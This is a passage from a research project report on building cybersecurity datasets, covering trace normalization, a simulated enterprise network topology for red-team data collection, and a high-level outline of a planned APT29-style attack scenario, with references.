- source: <240.0.0.2, 240.84.255.254>
- intermediate: <240.85.0.2, 240.169.255.254>
- destination: <240.170.0.2, 240.255.255.254>

Similar data adjustments were also made to the RDR data, where the timestamps were set to zero epoch time, and the IP addresses were rewritten to match the adjustments made in normalized traces.

A detailed description of such modified datasets' normalization and utilization can be found in [5].

4 Dataset Creation Environment

The results of small red-teaming experiments, described in the previous section, showed that the simulated environment allows us to collect combined network traffic and host data easily. Additionally, thanks to the fully controlled environment, we can extract artifacts of the performed attacks from such data and use them to develop new analytical approaches and detection methods developed within the work package WP3 (Massive data acquisition and local attack detection). Based on this experience, we have prepared a virtual topology within the OpenStack cloud, which simulates a larger network and automatically captures all relevant data. The basis of this topology was created within the project KYPO (https://www.kypo.cz/) [9] developed at Masaryk University. For the needs of datasets creation, this topology was extended by automated collection and export of network traffic data, logs of individual hosts, and RDR data. Thanks to a larger number of different operating systems and deployed applications, this virtual environment allows us to prepare more complex scenarios and collect diverse data relevant for SAPPAN-selected use cases and showcases described in the deliverable D3.1 Data Selection and Preparation.

4.1 Topology Description

The virtual network topology is designed to simulate a real-world network of a small/medium enterprise (SME). This topology is divided into four network subnets connected through a virtual router, as shown in Figure 2. The router serves as the main company router providing interconnection of internal network segments with the Internet network segment, which is also simulated within the environment. Each host in the virtual network has two main network interfaces. The first interface serves for the so-called management network, which allows us to manage hosts and forward data outside the attack scenario (e.g., collect logs from hosts). This interface can also be used for remote connection to virtual hosts (via SSH or RDP). The second interface is part of the scenario and is addressed according to the specified topology. All network communication within the attack scenario is routed via this interface.

The internal network uses the virtual domain "pharmalogy.ex", which is used both for naming individual hosts and usage in Active Directory. All hosts in the network topology have assigned roles described in more detail in the following subsections. These roles are implemented through Ansible scripts [10] that allow us to automatically set up the necessary services and applications that can be used in an attack scenario. Thanks to this approach, the virtual environment can be easily set up repeatedly for different attack scenarios. To realize a new attack scenario, we need to add only Ansible roles that set up errors, vulnerabilities, and additional applications relevant to the scenario.

Three types of data can be collected within the virtual environment: packet trace, logs, and RDR data by F-Secure. This data is collected at a central node outside the virtual topology, sent through the management network to avoid affecting the scenario. Network traffic, in the form of full packet capture, is collected at all network interfaces of the router and sent to the central node at regular intervals. Logs are collected from all network hosts using the Syslog protocol and sent to the router that forwards them to the central node. RDR data is collected on all Windows hosts using the F-Secure Sensor. This sensor all collected data to the storage operated by F-Secure, where they are forwarded to shared cloud storage, from which they are downloaded to the central node. As a result, the central node contains all the data collected within the scenario and provides them for further processing and analysis.



Figure 2: Virtual network topology.

4.1.1 Internet (10.0.0.0/16)

Network range simulating the Internet environment from which the internal company network is accessed. The network contains only one client host, simulating regular user access to the internal network, and an attack machine that serves as the primary attack source. All attacker's activities performed during the attack scenario should originate from this host, whereas it is possible to use either this simulated host directly or connect to it remotely and route attack activities through it.

Host	OS	IP	Domain Name	Role
Attacker	Kali 2019	10.0.11.111	--	Common attacker host with various scripts to perform attacks and red-teaming activities.
Client	Windows 10	10.0.22.222	--	Host simulating home computer of the company worker.

4.1.2 DMZ Segment (172.18.2.0/24)

A separate segment of the internal company network that provides services publicly available from the Internet. Hosts in this segment provide only basic services by default and need to be further configured for the needs of complex attack scenarios by using Ansible scripts (e.g., install a vulnerable version of the web portal).

Host	OS	IP	Domain Name	Role
Web and DNS Server	Debian 10	172.18.2.21	pharmalogy.ex dns.pharmalogy.ex	Web server with Wordpress web page and DNS server for company addresses resolution.
VPN Server	Debian 10	172.18.2.22	vpn.pharmalogy.ex	Remote VPN access to the company network (from the Internet segment).
Mail Server	CentOS 8.1	172.18.2.23	mail.pharmalogy.ex	Company mail server providing webmail.

4.1.3 Application Segment (172.18.1.0/24)

Internal network segment in which all private servers of the virtual organization are located. The central part of this segment is an AD server (Active Directory), which manages client workstations with the Windows operating system. The active directory domain is set only in the basic form, whereas any other settings required by attack scenarios need to be added. The segment also includes application servers providing common services (e.g., data storage, backups, or specific internal network tools). These machines are not set up by default and serve as host roles placeholders. Another part of this segment is the SOC server (Security Operation Center) that provides various analytical tools typically used by security administrators.

Host	OS	IP	Domain Name	Role
File Server	CentOS 8.1	172.18.1.11	files.pharmalogy.ex	Storage of company documents and user files.
SOC Server	Debian 10	172.18.1.12	soc.pharmalogy.ex	Main server of the security response team with tools required for security data monitoring and analysis.
Backup Server	CentOS 8.1	172.18.1.13	backup.pharmalogy.ex	Storage of File Server and Workstation backup files.
Tools Server	Windows server 2019	172.18.1.14	--	Server containing specialized tools which employees need for their work.
DB Server	CentOS 8.1	172.18.1.15	db.pharmalogy.ex	Database server for Web Server and Tools Server.
AD Server	Windows server 2019	172.18.1.16	--	Active directory server for resources management.

4.1.4 User Segment (172.18.3.0/24)

A segment containing internal network workstations. It primarily consists of Windows hosts connected to the "pharmalogy.ex" active directory domain. There is also one Linux host to

ensure a greater variety of host operating systems and enrich data that can be obtained within attack scenarios.

Host	OS	IP	Domain Name	Role
3x Work-station	Windows 10	172.18.3.31 – 172.18.3.33	--	Windows hosts for company employees.
Work-station	Xubuntu 18	172.18.3.34	--	Linux host for company em-ployees.

4.2 Attack Scenarios

The virtual network topology is developed to realize various attack scenarios and the collection of all relevant data for datasets creation. We plan to prepare and perform attack scenarios based on the techniques and scenarios described by MITRE ATT&CK® [11]. An example is the attack scenario APT29 [12], which MITRE also uses to evaluate various security solutions. This scenario consists of a phishing attack in which a malicious payload is distributed and triggered by the user. This payload collects selected data from the infected host and estab-lishes communication with the control center to send them to the attacker. Furthermore, an internal network is scanned to attack other hosts and gain control over the network. During the remaining works on package WP3, several complex attack scenarios will be designed and performed to generate additional complex data for the design, development, and evaluation of new detection methods. These scenarios will reflect the SAPPAN-selected use cases and showcases described in more detail in the deliverable D3.1 Data Selection and Preparation.

5 Summary

This report provides an overview of datasets created for the SAPPAN project and objectives relevant to WP3. These datasets were created for the needs of SAPPAN showcases described in deliverable D3.1 "Data Selection and Preparation" and were released for further public use using Zenodo sharing platform. The Hosts profiles dataset is created to support activities in WP3-SC-3 "Endpoint profiling" as well as WP3-SC-4 "Anomalous behavior detection" activities. The datasets described in the second section are used for WP3-SC-1 "Phishing detection" and WP3-SC-2 "Domain generation algorithm detection". The dataset with combined network and host data will be used within WP3-SC-4 "Anomalous behavior detection". The first results using these datasets are described in the deliverable e D3.4 "Algorithms for analysis of cybersecurity data". In addition to the datasets' description, the last part of this report describes a complex virtual infrastructure that follows the activities for the creation of datasets with combined network and host data. This infrastructure aims to ease the creation of additional datasets for the project's needs and tasks in the work package WP3.

References

[1] Hofstede, R., Celeda, P., Trammell, B., Drago, I., Sadre, R., Sperotto, A., and Pras, A. (2014). Flow monitoring explained: From packet capture to data analysis with NetFlow and IPFIX. IEEE Communications Surveys and Tutorials, 16(4), 2037–2064. https://doi.org/10.1109/COMST.2014.2321898.

[2] OpenDNS (2020). PhishTank. https://www.phishtank.com/, online, accessed July 16, 2020.

[3] Plohmann, D., Yakdan, K., Klatt, M., Bader, J., and Gerhards-Padilla, E. (2016). A Comprehensive Measurement Study of Domain Generating Malware. In USENIX Security Symposium.

[4] Alexa Internet. 2020. Alexa top sites on the web. https://www.alexa.com/topsites, online, accessed July 17, 2020.

[5] Cermak, M., Jirsik, T., Velan, P., Komarkova, J., Spacek, S., Drasar, M., and Plesnik, T. (2018, June). Towards Provable Network Traffic Measurement and Analysis via Semi-Labeled Trace Datasets. In 2018 Network Traffic Measurement and Analysis Conference (TMA) (pp. 1-8). IEEE.

[6] Page, J. (2020). Windows TCPIP Finger Command. http://hyp3rlinx.altervista.org/advisories/Windows_TCPIP_Finger_Command_C2_Channel_and_Bypassing_Security_Software.txt, online, accessed October 15, 2020.

[7] Wang, W. (2018). MS17-010. https://github.com/worawit/MS17-010, online, accessed October 15, 2020.

[8] root4loot (2019). MS17-010 EternalBlue Manual Exploitation. https://root4loot.com/post/eternalblue_manual_exploit/, online, accessed October 15, 2020.

[9] Vykopal, J., Ošlejšek, R., Čeleda, P., Vizváry, M. and Tovraňák, D. (2017). KYPO Cyber Range: Design and Use Cases. In Cardoso Proceedings of the 12th International Conference on Software Technologies - Volume 1: ICSOFT. Madrid, Spain: SciTePress, 2017. p. 310-321, 12 pp. ISBN 978-989-758-262-2.

[10] Red Hat, Inc. (2020). Ansible is Simple IT Automation. https://www.ansible.com/, online, accessed October 20, 2020.

[11] The MITRE Corporation (2020). MITRE ATT&CK®. https://attack.mitre.org/, online, accessed October 20, 2020.

[12] The MITRE Corporation (2020). MITRE ATT&CK®; EVALUATIONS. https://attackevals.mitre-engenuity.org/APT29/, online, accessed October 20, 2020.

[13] Cermak, M., and Madeja, T. (2020). Trace-Share: Trace-Normalizer. https://github.com/Trace-Share/Trace-Normalizer, online, accessed October 21, 2020.